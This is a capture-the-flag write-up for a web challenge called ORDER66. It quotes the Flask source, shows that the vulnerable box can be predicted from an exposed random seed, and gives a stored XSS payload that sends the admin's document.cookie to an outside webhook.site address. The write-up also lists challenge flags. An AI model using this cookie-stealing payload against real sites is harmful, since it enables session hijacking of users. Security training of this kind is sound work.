
Flag: UMASS{br0k3n_1n_2_b0wz3r5_c4st13}
ORDER66
This is a white-box challenge, so let’s check the website first to understand what it does dynamically, then move to the source code.


The app contains 66 boxes, and one of them is vulnerable:

|safedoesn’t escape characters, so there is a chance for XSS and stealing cookies.
But we need to find the vulnerable box. How?
app.py
def get_grid_context(uid, seed):
    random.seed(seed)
    v_index = random.randint(1, 66)
    data = {i: (db.get(f"{uid}:box_{i}") or "") for i in range(1, 67)}
    return data, v_index

@app.route("/", methods=['GET', 'POST'])
def hello_world():
    if 'user_id' not in session:
        session['user_id'] = str(uuid.uuid4())
        session['seed'] = random.randint(1000, 9999)

    uid = session['user_id']

    current_seed = session.get('seed', random.randint(1000, 9999))
    _, current_vuln_index = get_grid_context(uid, current_seed)

    current_content = db.get(f"{uid}:box_{current_vuln_index}") or ""

    is_payload_present = "<script" in current_content.lower() or "alert(" in current_content.lower()

    if request.method == 'POST':
        submitted = [int(k.split('_')[1]) for k in request.form if k.startswith('box_') and request.form[k].strip()]

        if len(submitted) > 1:
            return "ERROR: Only ONE box allowed.", 400

        for i in range(1, 67):
            content = request.form.get(f'box_{i}')
            if content and i in submitted:
                db.set(f"{uid}:box_{i}", content)
                if i == current_vuln_index and ("<script" in content.lower() or "alert(" in content.lower()):
                    is_payload_present = True
            else:
                db.delete(f"{uid}:box_{i}")

    if not is_payload_present:
        session['seed'] = random.randint(1000, 9999)
    else:
        session['seed'] = current_seed

    seed = session['seed']
    grid_data, vuln_index = get_grid_context(uid, seed)

    return render_template('index.html', vuln_index=vuln_index, grid_data=grid_data, user_id=uid, seed=seed, host=host)
Python’s random is deterministic. The same seed equals the same output every time, and the seed is exposed in the page. So we can determine the vulnerable box locally:

If our payload is in the wrong box, the vulnerable box moves with every submission. If it’s in the right box, the seed and, therefore, the vulnerable box stay fixed permanently. So, we can send the seed URL to the admin and get the flag.
Payload: <script>fetch('https://webhook.site/YOUR-ID?c='+document.cookie)</script>
Now, let’s send the seed URL to the admin and get the flag.


Flag: UMASS{m@7_t53_f0rce_b$_w!th_y8u}